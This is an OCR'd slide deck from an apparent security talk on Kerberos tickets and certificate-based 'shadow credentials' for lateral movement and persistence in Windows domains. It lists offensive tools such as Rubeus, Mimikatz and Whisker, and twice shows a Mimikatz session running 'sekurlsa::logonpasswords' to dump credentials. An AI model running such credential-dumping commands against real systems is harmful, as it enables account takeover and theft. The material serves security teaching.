
KERBEROS & CERTIFICATES

We have access, now what?

Nathan Ord

BIG IDEAS

- Initial Access in a Windows environment
- Lateral movement in a Windows environment
- Long term persistence w/o C2



WHAT IS KERBEROS?

- Introduced in 1987/8 [1]
- Kerberos is Microsoft's replacement for NTLM authentication
  - Used for users and hosts [2]
- Uses a ticketing system
- Better security than NTLM [3]
- Single Sign-On
- Multiple Platforms

https://web.mit.edu/Saltzer/www/publications/Kerberosorigin.pdf


https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview

https://www.geeksforgeeks.org/computer-networks/difference-between-kerberos-and-ntlm/

https://web.mit.edu/Kerberos/#what_is

HOW DOES KERBEROS WORK?

- Ok so tickets…



https://www.freecodecamp.org/news/how-does-kerberos-work-authentication-protocol/

WHAT TOOLS DO WE USE?

- Rubeus - https://github.com/GhostPack/Rubeus
- Mimikatz - https://github.com/ParrotSec/mimikatz
- Others…


```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with  13 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```


GAINING ACCESS W/ TICKETS

- DEMO

WHAT NOW?

- Passwords change; hashes change…so what are our options?
- Public Keys!





https://specterops.io/blog/2021/06/17/shadow-credentials-abusing-key-trust-account-mapping-for-account-takeover/

WHAT TOOLS DO WE USE?

- Whisker - https://github.com/eladshamir/Whisker
- pyWhisker – https://github.com/ShutdownRepo/pywhisker

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with  13 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

USING CERTIFICATES FOR ACCESS

- DEMO